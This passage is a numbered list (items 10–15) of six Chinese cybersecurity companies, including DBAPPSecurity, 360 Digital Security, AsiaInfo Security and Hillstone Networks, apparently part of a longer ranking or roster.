10	杭州安恒信息技术股份有限公司
11	三六零数字安全科技集团有限公司
12	亚信安全科技股份有限公司
13	中电科网络安全科技股份有限公司
14	杭州迪普科技股份有限公司
15	山石网科通信技术股份有限公司